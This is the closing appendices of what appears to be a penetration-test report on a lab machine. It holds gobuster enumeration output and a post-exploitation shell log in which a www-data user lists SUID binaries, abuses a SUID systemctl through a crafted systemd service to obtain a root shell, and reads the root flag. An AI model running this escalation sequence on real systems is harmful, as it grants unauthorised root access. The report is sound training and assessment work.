internal (Status: 301) [Size: 324] [==> http://10.65.144.125:3333/internal/]
js (Status: 301) [Size: 310] [==> http://10.65.144.125:3333/js/]
server-status (Status: 403) [Size: 200]
Progress: 4613 / 4613 (100.00%)
Finished
kali@kali: ~/sulavapt
$
```

```
kali@kali: ~/sulavvapt
kali@kali:~/sulavvapt$ gobuster dir -u http://10.65.144.125:3333 -w /usr/share/wordlists/dirb/common.txt -o gobuster.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.65.144.125:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s


Starting gobuster in directory enumeration mode



.hta (Status: 403) [Size: 280]
.htaccess (Status: 403) [Size: 280]
.htpasswd (Status: 403) [Size: 280]
css (Status: 301) [Size: 319] [→ http://10.65.144.125:3333/css/]
fonts (Status: 301) [Size: 321] [→ http://10.65.144.125:3333/fonts/]
images (Status: 301) [Size: 322] [→ http://10.65.144.125:3333/images/]
index.html (Status: 200) [Size: 33014]
internal (Status: 301) [Size: 324] [→ http://10.65.144.125:3333/internal/]
js (Status: 301) [Size: 318] [→ http://10.65.144.125:3333/js/]
server-status (Status: 403) [Size: 280]
Progress: 4613 / 4613 (100.00%)



Finished


kali@kali:~/sulavvapt$
```

Appendix C - Burp Suite Intruder Results










Appendix D - Reverse Shell Deployment Evidence



Appendix E - Post-Exploitation Evidence

Insert post-exploitation commands and outputs including SUID enumeration and root shell evidence:


```

$ whoami
whoami
www-data
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr-x 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic

-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
$ TF=$(mktemp).service
TF=$(mktemp).service
$ echo '[Service]'
echo '[Service]'
$ sudo
$ Type=oneshot
Type=oneshot
$ ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +x /tmp/root"
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +x /tmp/root"
$ [Install]
[Install]
$ WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
$ systemctl link $TF
systemctl link $TF
Created symlink from /etc/systemd/system/tmp.pwQwVUrbqg.service to /tmp/tmp.pwQwVUrbqg.service.
$ systemctl enable --now $TF
systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.pwQwVUrbqg.service to /tmp/tmp.

```

```

$ /tmp/root -p
/tmp/root -p
www-data@vulnuniversity:/home/bill$ TF=$(mktemp).service
TF=$(mktemp).service
www-data@vulnuniversity:/home/bill$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/home/bill$ systemctl link $TF
systemctl link $TF
Created symlink from /etc/systemd/system/tmp.RarQeoHtWp.service to /tmp/tmp.RarQeoHtWp.service.
www-data@vulnuniversity:/home/bill$ systemctl enable --now $TF
systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.RarQeoHtWp.service to /tmp/tmp.RarQeoHtWp.

www-data@vulnuniversity:/home/bill$ /tmp/root -p
/tmp/root -p
root-4.3# cd /root
cd /root
root-4.3# ls
ls
root.txt
root-4.3# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9906c7fd5
root-4.3# █

```

END OF REPORT